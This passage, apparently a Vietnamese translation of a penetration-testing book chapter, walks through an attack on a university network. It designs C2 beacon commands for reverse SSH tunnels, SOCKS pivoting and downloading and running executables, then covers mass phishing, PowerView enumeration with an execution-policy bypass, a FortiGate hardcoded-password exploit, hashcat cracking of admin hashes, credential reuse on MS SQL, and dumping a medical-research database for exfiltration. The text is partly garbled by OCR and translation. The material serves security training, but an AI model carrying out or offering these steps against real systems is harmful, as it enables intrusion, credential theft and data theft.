4. **Giao diện web** — Các tính năng bổ sung của bạn sẽ yêu cầu một giao diện mạch lạc để quản lý cả chiến lược và các cuộc tấn công theo từng giai đoạn.

Ví dụ, thiết lập mới của bạn sẽ minh họa việc chuyển sang mô hình beaconing, như được thể hiện trong Hình 2.3.




Figure 2.3: The upgraded framework handles multiple hosts and operating systems.

Hãy cùng xem xét những gì sẽ cần thiết cho việc triển khai này.

Một beacon đơn giản chỉ là một gói HTTP(S) mang dữ liệu XML. Dữ liệu này chứa thông tin về máy chủ của bạn và có dạng như sau:

```
<Beacon>
   <HostName> </HostName>
   <InternalIP> </InternalIP>
   <ExternalIP> </ExternalIP>
   <CurrentUser> </CurrentUser>
   <OS></OS>
   <Admin></Admin>
</Beacon>
```

Điều này rất đơn giản và dễ mở rộng. Đèn hiệu được truyền bởi tải trọng theo một khoảng thời gian được cấu hình trước. Mặc định là 60 giây nhưng có thể thay đổi khi tải trọng hoạt động. Đối với một cuộc tấn công thấp và chậm, có thể thiết lập các khoảng thời gian dài hơn, về cơ bản là đưa tải trọng vào trạng thái ngủ trong thời gian dài nếu cần thêm khả năng tàng hình. Một gói XML đã điền sẽ trông như thế này:

<Beacon>
<HostName> WS-office-23 </HostName>

<InternalIP> 192.168.17.23 </InternalIP>
<ExternalIP> 209.58.22.22 </ExternalIP>

<CurrentUser> DaveR </CurrentUser>
<OS> Windows 7 </OS>
<Admin> N </Admin>
</Beacon>
Phản hồi cho gói này cũng được chứa trong XML:
<BeaconResponse>
<Command1> </Command1>
<Command1Param> </Command1Param>
<Command2> </Command2>
<Command2Param> </Command2Param>
<Command3> </Command3>
<Command3Param> </Command3Param>
<Command4> </Command4>
<Command4Param> </Command4Param>
<Command5> </Command5>
<Command5Param> </Command5Param>
</BeaconResponse>
Các lệnh có thể được xếp chồng trong giao diện web vô thời hạn và tất cả sẽ được thực thi khi tải trọng gọi về nhà sau thời gian ngủ được cấu hình của nó.
Triển khai Cấu trúc lệnh
Các lệnh bạn muốn triển khai ở giai đoạn này là:
Sleep—Thay đổi khoảng thời gian mà tải trọng gọi về nhà. Mặc định là 60 giây. Tham số cho lệnh này là khoảng thời gian tính bằng giây.
OpenSSHTunnel—Lệnh này sẽ thiết lập kết nối SSH trở lại máy chủ C2, khởi động máy chủ SSH cục bộ và khởi tạo đường hầm ngược cho phép C2 truy cập hệ thống tệp của mục tiêu. Tham số là cổng cục bộ (mục tiêu) theo sau là cổng trên C2 để chuyển tiếp đến theo định dạng LxxxCxxx.
Do đó, tham số là cổng trên C2 mà đường hầm sẽ có thể truy cập được và cổng cục bộ để khởi động máy chủ SSH: L22C900.
Đóng SSHTunnel—Nếu đường hầm SSH và máy chủ đang chạy, chúng sẽ bị dừng. Không cần truyền bất kỳ đối số nào.
OpenTCPTunnel—Điều này sẽ thiết lập kết nối SSH trở lại máy chủ C2 và mở đường hầm ngược đến bất kỳ cổng nào trên mục tiêu để truy cập các dịch vụ cục bộ. Tham số là cổng cục bộ (mục tiêu) theo sau là cổng trên C2 để chuyển tiếp theo định dạng LxxxCxxx. Ví dụ: để chuyển tiếp đến máy chủ FTP cục bộ và làm cho nó khả dụng trên cổng 99, bạn sử dụng L21C99.
CloseTCPTunnel—Điều này rất rõ ràng. Tham số là cổng cục bộ (mục tiêu).
OpenDynamic—Điều này sẽ thiết lập kết nối SSH trở lại máy chủ C2 và mở cả đường hầm động và đường hầm TCP ngược trỏ đến máy chủ đó.

Điều này thực sự biến mục tiêu của bạn thành máy chủ proxy SOCKS5 và là một cách tuyệt vời để chuyển hướng cuộc tấn công của bạn vào mạng của mục tiêu. Tham số là OpenTCPTunnel.

CloseDynamic—Một lần nữa, điều này rất rõ ràng. Tham số là cổng cục bộ (mục tiêu).
Nhiệm vụ—Tải xuống tệp thực thi từ web và thực thi tệp đó. Tham số là URL đến tệp.
Ví dụ, gói tin sau sẽ tải xuống và thực thi tệp EXE từ web, chuyển hướng sang mạng đích bằng proxy SOCKS5 và khởi động máy chủ SSH trên cổng 22, đảo ngược trở lại C2 trên cổng 900.

```
<BeaconResponse>
<Command1> Nhiệm vụ </Command1>
<Command1Param> http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
</Command1Param>
<Command2> OpenDynamic </Command2>
<Command2Param> L1080C1080 </Command2Param>
<Command3> OpenSSHTunnel</Command3>
<Command3Param> L22C900 </Command3Param>
</BeaconResponse>
```

Đối với giao diện web và phần phụ trợ, bạn cần thứ gì đó để xử lý XML, lưu trữ dữ liệu tấn công hiện tại và trực quan hóa nhiệm vụ một cách đầy đủ. Có rất nhiều công nghệ có sẵn để đạt được điều này, vì vậy khuyến nghị tốt nhất là sử dụng những gì bạn cảm thấy thoải mái. Mặc dù vậy, tất cả các ngôn ngữ kịch bản tốt đều có các thư viện cho phép bạn tạo một ứng dụng web đơn giản như thế này một cách nhanh chóng và dễ dàng.
Xây dựng Giao diện Quản lý
Tôi thích sử dụng những thứ sau, nhưng điều đó xuất phát từ thói quen chứ không phải là sự chứng thực cá nhân:
Máy chủ web—Tôi thích tinyhttpd. Đây là mã nguồn mở và có dấu chân triển khai rất nhỏ.
Ngôn ngữ kịch bản—Python là lựa chọn của tôi mặc dù chắc chắn có những cách dễ hơn để xử lý các tác vụ liên quan đến web trong Ruby.
Cơ sở dữ liệu—Tôi thích PostgreSQL. Ngày xưa tôi đã từng nói MySQL, nhưng giờ thì không. Tôi không muốn nói nhiều về chủ đề này, nhưng Oracle vừa phá hủy quá nhiều thứ mà tôi yêu thích.
Đối với giao diện người dùng, tôi muốn giữ mọi thứ đơn giản, nhưng hãy nhớ rằng bạn sẽ cần những thứ sau:
Một cách theo dõi máy chủ khi chúng báo hiệu theo thời gian thực. Khung đó trong

giao diện nên sử dụng chức năng AJAX hoặc tương đương để khi ứng dụng nhận được beacon mới, nó sẽ hiển thị ngay lập tức và sẵn sàng cho nhiệm vụ. Mỗi máy chủ nên hiển thị thời gian cuối cùng tính bằng giây mà nó nhận được beacon.
Mỗi máy chủ nên hiển thị tất cả thông tin nhận được từ gói beacon, chẳng hạn như IP, tên máy chủ, v.v.
Bên cạnh mỗi máy chủ, bạn sẽ muốn theo dõi cổng nào hiện đang mở và máy chủ nào được gán cho chúng. Tất cả thông tin này nên được xử lý bởi web

Cuộc tấn công

Tại thời điểm này, bạn có một tải trọng hợp lệ, một lý do và một cơ chế phân phối. Bây giờ bạn có thể gửi hàng loạt lời mời của mình đến các mục tiêu bằng thông tin đăng nhập email giả mạo.

Cuộc tấn công

Việc tạo một tập lệnh SMTP để xử lý việc gửi thư là việc đơn giản, nhưng bạn có thể muốn sử dụng một nhà cung cấp email giao dịch để xử lý việc gửi thư thực tế. Có nhiều lựa chọn. Lý do cho việc này là do thư rác, máy chủ thư nhận có thể không tin tưởng đầy đủ vào địa chỉ IP của bạn để gửi thư. Có một số nhà cung cấp ngoài kia và hầu hết sẽ cho phép bạn tạo một tài khoản dùng thử kéo dài một tháng hoặc một số lượng thư nhất định (thường là hàng nghìn, vì vậy hoàn hảo cho nhu cầu của chúng tôi). Hầu hết đều có tùy chọn nhúng lỗi web vào thư để bạn có thể biết khi nào chúng đã được mở. Đảm bảo rằng bạn không bao giờ sử dụng cùng một IP để gửi thư và C2. Sẽ thật đáng tiếc nếu cơ sở hạ tầng chỉ huy và kiểm soát của bạn bị chặn bởi các quy tắc chống thư rác.

Email của bạn đã được gửi đến các mục tiêu. Một số sẽ truy cập vào trang web của bạn.
Một hoặc nhiều mục tiêu sẽ chạy ứng dụng Java của chúng tôi và hiện được liên kết với cơ sở hạ tầng C2 của bạn.
Tải trọng của bạn là liên tục.
Nhận thức tình huống

> **WARNING**
>
> Tránh vô tình vi phạm pháp luật.

Nhiệm vụ đầu tiên và quan trọng nhất là xác định chính xác vị trí của bạn trong mạng của mục tiêu và những đặc quyền bạn có. Sau đó, bạn có thể bắt đầu lập bản đồ mạng, tài sản của mạng và người dùng của mạng, và bạn có thể tìm ra vị trí bạn cần ở liên quan đến vị trí của mình.

Xin lưu ý rằng ít nhất một mục tiêu đã xem trang web của bạn từ máy tính tại nhà của họ và hiện đã bị nhiễm phần mềm độc hại của bạn. Điều này thường có thể nhanh chóng xác định được bằng địa chỉ IP bên trong và bên ngoài. Điều này không có nghĩa là bạn nên loại trừ hoàn toàn vì chúng có thể có kết nối VPN hoặc dữ liệu liên quan đến công việc khác; tuy nhiên, bạn sẽ ở trong vùng xám pháp lý trong trường hợp này. Tôi thích hoàn thành nhiệm vụ thành công nhưng tôi cũng rất thích không phải ngồi tù.

Trong trường hợp này, có một sự xâm nhập thành công vào khoa khoa học xã hội.

Chúng tôi xác định điều này bằng cách truy vấn Active Directory và tải xuống toàn bộ danh sách máy chủ. Điều này sẽ không hoàn chỉnh và sẽ chỉ bao gồm các máy tính Windows từ năm 2000 trở đi, nhưng nó quá đủ để xây dựng danh sách mục tiêu và tìm ra ai ở đâu.

Sử dụng AD để thu thập thông tin tình báo

Bạn thực hiện điều này như thế nào? Vâng, ngày xưa tôi sẽ cung cấp cho bạn danh sách các lệnh mạng Windows tẻ nhạt để nhập. Tuy nhiên, may mắn thay, có những cách tốt hơn và nhanh hơn. Thêm nội dung sau vào công cụ của bạn:

https://github.com/PowerShellEmpire/PowerTools

Đây là "một tập hợp các dự án PowerShell tập trung vào các hoạt động tấn công" và nó đã hoàn toàn thay đổi cách tôi tiếp cận nhận thức tình huống trong quá trình lập mô hình APT và thử nghiệm xâm nhập nội bộ. Đây là một phần của

dự án Veil tổng thể và là điều bắt buộc phải có. Một trong những công cụ, PowerView, có thể được sử dụng để truy vấn AD theo một số cách. Chúng tôi sẽ sử dụng nó để lấy tất cả các máy chủ trong miền nội bộ:

c:> powershell.exe -nop -exec bypass PS c:> import-module .\powerview.ps1

PS c:> Get-NetComputer -FullData | Out-File -encoding ascii machines.txt

Điều này cung cấp cho bạn thông tin quan trọng về mọi máy trong AD. Ví dụ,

một số thông tin có liên quan được lưu giữ cho từng máy chủ được hiển thị ở đây:

```
memberof                  :
CN=GL_APP_VisioPro2010,OU=Applications,OU=Secur
                            ityGroups,OU=coll-domain,DC=uk,DC=coll-
domain,D
                            C=local
pwdlastset                : 21-2-2016 21:43:09

lastlogon                 : 24-2-2016 22:24:50
whenchanged               : 21-2-2016 21:17:33
adspath                   : LDAP://CN=SOCSCI12-
WS7,OU=Support,OU=Computers,O
                            U=coll-domain,DC=uk,DC=coll-domain,DC=local
lastlogontimestamp        : 21-2-2016 22:17:18
name                      : SOCSCI12-WS7
lastlogoff                : 1-1-1601 1:00:00
whencreated               : 15-12-2014 9:15:47
distinguishedname         : CN=SOCSCI12-
WS7,OU=Support,OU=Computers,OU=Secur
                            eLinkuk,DC=uk,DC=coll-domain,DC=local
badpwdcount               : 0
operatingsystem           : Windows 7 Professional
```

Phân tích đầu ra AD

Từ đầu ra này, bạn có thể xác định quy ước đặt tên máy chủ, hệ điều hành và các thông tin hữu ích khác. Bạn có thể yêu cầu PowerView chỉ trả về tên máy chủ và thậm chí ping máy chủ nào đang hoạt động, nhưng điều đó sẽ tạo ra nhiều lưu lượng truy cập mà bạn muốn tránh. Xem xét đầu ra:

```
samaccountname    : medlab04-WS12$

adspath                   : LDAP://CN=medlab04-
WS12,OU=Computers,OU=MedicalR
                            esearch,
lastlogontimestamp        : 21-2-2016 18:54:24
name                      : medlab04-WS12

distinguishedname         : CN=medlab04-
WS12,OU=MedicalResearch,OU=Computers
```

```
cn                      : medlab04-WS12
operatingsystem         : Windows 7 Professional
```

if you ping `medlab04-WS12`, you get:

```
Pinging medlab04-WS12 [10.10.200.247] with 32 bytes of data:
Reply from 10.10.200.247: bytes=32 time<1ms TTL=126
Reply from 10.10.200.247: bytes=32 time<1ms TTL=126
Reply from 10.10.200.247: bytes=32 time<1ms TTL=126
Reply from 10.10.200.247: bytes=32 time<1ms TTL=126
```

Máy chủ của bạn đang hoạt động và có thể đoán khá chính xác rằng tất cả các máy nghiên cứu Y khoa sẽ nằm trong cùng một mạng con. Xem xét tất cả các máy đang sử dụng quy tắc đặt tên "medlab" được tham chiếu trong đầu ra của AD:

```
medlab04-WS13
medlab04-WS07
medlab04-WS11
medlab04-WS10
medlab04-WS04
medlab04-WS08
medlab04-WS15
medlab04-WS02
medlab03-WS06
medlab03-WS16
medlab03-SQL
medlab03-FTP
```

Bạn có thể thấy rằng chúng được chứa trong 10.10.200.0/24.

- **Ý nghĩa:** Bạn có thể quan sát thấy rằng tất cả các thiết bị này đều nằm trong mạng con 10.10.200.0/24. (Đây là một cách biểu diễn địa chỉ IP trong ký pháp CIDR, chỉ ra mạng con và số lượng bit được sử dụng để chỉ định mạng con.)

Trông có vẻ như tất cả đều là máy trạm ngoại trừ hai cái và đó là một phỏng đoán khá chính xác rằng đây là một máy chủ FTP và máy chủ MS SQL tương ứng.

- **Ý nghĩa:** Có vẻ như hầu hết các thiết bị trong mạng này là máy tính cá nhân (workstation) thông thường, ngoại trừ hai máy chủ: một là máy chủ FTP (File Transfer Protocol) và một là máy chủ cơ sở dữ liệu MS SQL Server.

Các máy trạm có khả năng đều được tạo ra từ một bản dựng hình ảnh gần đây chung. Khả năng tìm thấy các dịch vụ có thể khai thác hoặc tài khoản yếu là không cao.

- **Ý nghĩa:** Có khả năng cao là tất cả các máy trạm này đều được cài đặt từ cùng một bản cài đặt hệ điều hành gần đây. Do đó, khả năng tìm thấy các dịch vụ mạng có lỗ hổng bảo mật hoặc tài khoản người dùng có mật khẩu yếu trên các máy này là thấp.

Tuy nhiên, những máy này là những máy duy nhất được chứa trong AD. Các máy tính khác có thể nằm trong phạm vi này nhưng không phải vì chúng không chạy Windows và do đó sẽ không nhất thiết phải tuân theo sự giám sát của toàn bộ tổ chức cũng như không phải là một phần của chính sách bảo mật được áp dụng.

- **Ý nghĩa:** Tuy nhiên, chỉ có những máy trạm này mới được quản lý bởi Active Directory (AD) - một dịch vụ quản lý danh tính và truy cập của Microsoft. Các máy tính khác trong cùng mạng con có thể không thuộc hệ điều hành Windows và do đó không nằm trong phạm vi quản lý và kiểm soát bảo mật của tổ chức.

Một cuộc quét ping nhanh cho thấy kết quả sau:

- **Ý nghĩa:** Một cuộc quét ping nhanh được thực hiện để kiểm tra xem các thiết bị trong mạng con có đang hoạt động hay không.

10.10.200.1

- **Ý nghĩa:** Chỉ có một máy chủ trả lời ping.

Chỉ có một máy chủ. Điều đó thật đáng thất vọng, vì nó gần như chắc chắn sẽ là bộ định tuyến cho mạng con cục bộ.

- **Ý nghĩa:** Việc chỉ tìm thấy một máy chủ trả lời ping là đáng thất vọng, vì rất có thể máy chủ duy nhất này là bộ định tuyến (router) cho toàn bộ mạng con cục bộ.

Tấn công chống lại Hệ thống phụ dễ bị tổn thương

- **Ý nghĩa:** Tiếp theo, người viết dự định thực hiện một cuộc tấn công vào một hệ thống phụ dễ bị tổn thương trong mạng.

Chúng tôi xác nhận đây là trường hợp bằng cách kết nối với nó thông qua SSH. Nó hiển thị biểu ngữ sau:

- **Ý nghĩa:** Để xác nhận rằng máy chủ trả lời ping là bộ định tuyến, người viết đã kết nối đến máy chủ đó thông qua giao thức SSH (Secure Shell). Khi kết nối thành công, bộ định tuyến đã hiển thị một thông báo chào mừng (banner).

```
FortiGate OS Version 4.8
```

Không chỉ là một bộ định tuyến, mà còn là một tường lửa. Không chỉ vậy, đây còn là một tường lửa được nhà sản xuất cung cấp kèm theo mật khẩu được mã hóa cứng. Một số người nghi ngờ có thể gọi đây là "cửa sau", nhưng nhà sản xuất đã coi đó là "vấn đề quản lý thiết bị".

Dù thế nào đi nữa, vẫn có mã khai thác công khai cho vấn đề này có sẵn tại đây:

http://seclists.org/fulldisclosure/2016/Jan/26

Chúng tôi sẽ sử dụng tập lệnh này để xâm nhập bộ định tuyến. Sau khi thực hiện xong, bạn có thể liệt kê người dùng quản trị:

```
# get system admin
name: admin
name: DaveGammon
name: RichardJones
```

và tải xuống từng băm mật khẩu của họ:

```
# show system admin admin
  set password ENC AK1VW7boNstVjM36VO5a8tvBAgUJwLjryl1E+27F+lOBAE=

FG100A # show system admin DaveGammon
   set password ENC AK1OtpiTYJpak5+mlrSoGbFUU60sYMLvCB7o/QOeLCFK28=

FG100A # show system admin RichardJones
  set password ENC AK1P6IPcOA4ONEoOaNZ4xHNnonB0q16ZuAwrfzewhnY4CU=
```

Fortigate lưu trữ mật khẩu của mình dưới dạng băm SHA-1 đã được thêm muối nhưng không lặp lại. Nói một cách dễ hiểu, điều đó có nghĩa là bạn có thể bẻ khóa chúng. Sao chép và dán cấu hình vào máy cục bộ của bạn và sử dụng trình bẻ khóa mật khẩu HashCat miễn phí để bẻ khóa các băm vì nó hỗ trợ định dạng này:

```
root@kali:/tmp# hashcat -a 0 -m 7000 med-fort
/usr/share/wordlists/rockyou.txt
Initializing hashcat v0.47 by atom with 8 threads and 32mb segment-
size…
Added hashes from file fortinet: 3 (3 salts)

NOTE: press enter for status-screen

AK1P6IPcOA4ONEoOaNZ4xHNnonB0q16ZuAwrfzewhnY4CUA:SecurePass#1
AK1OtpiTYJpak5+mlrSoGbFUU60sYMLvCB7o/QOeLCFK28A:IloveJustinBieber

Input.Mode: Dict (/usr/share/wordlists/rockyou.txt)
Index…..: 5/5 (segment), 553080 (words), 5720149 (bytes)
Recovered.: 2/3 hashes, 2/3 salts
Speed/sec.: 8.10M plains, 8.10M words
Progress..: 553080/553080 (100.00%)
Running…:  --:--:--:--
Estimated.:  --:--:--:--
```

Ở đây tôi đang sử dụng danh sách từ rockyou.txt, chứa 14 triệu từ.

Cuộc tấn công mã hóa và so sánh này băm từng từ và so sánh với các băm; khi bạn tìm thấy từ trùng khớp thì từ đó chính là mật khẩu.

Khi xem kết quả, có hai mật khẩu đã được tìm thấy.

Sử dụng lại thông tin xác thực chống lại hệ thống mục tiêu chính

Tôi không quan tâm nhiều đến tường lửa, ngoài việc tôi có thể thêm một bộ quy tắc tường lửa cho phép bạn truy cập phòng thí nghiệm nghiên cứu y khoa và những mật khẩu này có thể được sử dụng ở nơi khác. Thứ tôi thực sự muốn truy cập là cơ sở dữ liệu MS SQL, rất có thể sẽ chạy trên cổng mặc định 1433.

Chúng ta có thể sử dụng công cụ dòng lệnh Windows để kiểm tra thông tin xác thực bị đánh cắp và xem chúng có hoạt động trên SQL Server không, nhưng trước tiên bạn muốn truy vấn AD một lần nữa để tìm ra tên người dùng miền của Dave Gammon là gì. Để làm được điều đó, tôi sẽ một lần nữa chuyển sang phép thuật của PowerView:

```
c:> powershell.exe -nop -exec bypass
PS c:> import-module .\powerview.ps1
PS c:> Get-NetUser -FullData | Out-File -encoding ascii users.txt
```

Sau khi tìm kiếm đầu ra, tôi tìm thấy dòng chúng ta đang tìm kiếm:

```
samaccountname: dgammon
```

Vâng. Có lẽ tôi đã đoán được điều đó, nhưng tiếp tục nào, hãy kiểm tra các thông tin xác thực đó. Nếu chúng hoạt động, điều này sẽ liệt kê các cơ sở dữ liệu khả dụng.

```
sqlcmd -s medlab03-SQL -u coll-domain/dgammon -p ILoveJustinBieber -q
"exec sp_databases"
```

Một cú đánh và danh sách các DB:

```
master
model
msdb
perfuse-data
tempdb
```

Danh sách hiển thị bốn cơ sở dữ liệu MS SQL và một cơ sở dữ liệu người dùng có tên là perfuse-data. Nghe có vẻ hứa hẹn. Vậy thì hãy thử xem. Lệnh sau sẽ sao lưu cơ sở dữ liệu perfuse-data vào đĩa, nơi bạn có thể trích xuất nó qua C2:

```
sqlcmd -s medlab03-SQL -u coll-domain/dgammon -p ILoveJustinBieber -Q
"BACKUP DATABASE perfuse_db TO DISK='C:\perfuse_db.bak'"
```

Trò chơi đã kết thúc. Tôi đã có được cơ sở dữ liệu của mục tiêu, quá đủ để gọi đây là chiến thắng. Trong một kịch bản APT thực tế, tôi sẽ sử dụng các thông tin xác

thực này để có thêm quyền truy cập vào các máy trạm, triển khai phần mềm gián điệp cũng như C2 của riêng tôi và đánh cắp mọi ý tưởng mà những kẻ này đưa ra.

Tóm tắt

Trong chương này, tôi đã giới thiệu một phương thức tấn công mới—ứng dụng Java. Chúng tôi đã mở rộng C2 và thử nghiệm nó. Khi bạn đã vào bên trong mạng của mục tiêu, về cơ bản bạn đã bỏ qua 90 phần trăm bảo mật hoạt động. Trong trường hợp này, mục tiêu đã triển khai tường lửa để chặn mạng con của họ khỏi phần còn lại của mạng, nhưng tường lửa này dễ bị tấn công và dễ bị phá hoại để cung cấp chính chìa khóa cho vương quốc. Điều này đáng để nhấn mạnh vì việc sử dụng lại thông tin xác thực là một kẻ giết người khi một trong những hệ thống đó không an toàn bằng hệ thống kia.

Điều chúng ta có ở đây là niềm tin rằng ai đó chạy trên trình duyệt là an toàn và vô hại. Java là "an toàn"—tôi vẫn nghe thấy điều đó nhưng tôi không chắc nó có nghĩa là gì. Cho phép ứng dụng Java chạy trên trình duyệt của bạn và bạn đang chạy mã thực thi trên máy tính của mình chắc chắn như thể bạn đã tải xuống tệp .exe. Ký mã là vô nghĩa trong thế kỷ 21 và không nên dựa vào đó để bảo mật ở đây hoặc bất kỳ nơi nào khác.

Mặc dù có rất nhiều công cụ có khả năng "phát hiện Command & Control", bạn nên nhận ra rằng bạn có thể dễ dàng thực hiện các cuộc tấn công tự phát, được tùy chỉnh cho một nhiệm vụ cụ thể mà sẽ không bị phát hiện.

Chương tiếp theo sẽ xem xét các hệ thống ngân hàng bị xâm phạm và việc rò rỉ dữ liệu nâng cao.

Bài tập

1. Tiếp tục triển khai C2 và thử nghiệm các tính năng đã thảo luận.

2. Tìm hiểu các công nghệ khác chạy trong bối cảnh trang web và cách chúng có thể được sử dụng tương tự để có được quyền truy cập ban đầu vào một tổ chức.

3. Một email hàng loạt đã được sử dụng trong chương này, nhưng một số bộ lọc thư rác đã chặn nó - trên thực tế, đó thường là vấn đề lớn nhất khi sử dụng email làm phương tiện tấn công. Những công nghệ nào khác có thể được sử dụng để phân phối URL đến các mục tiêu này theo cách thuyết phục?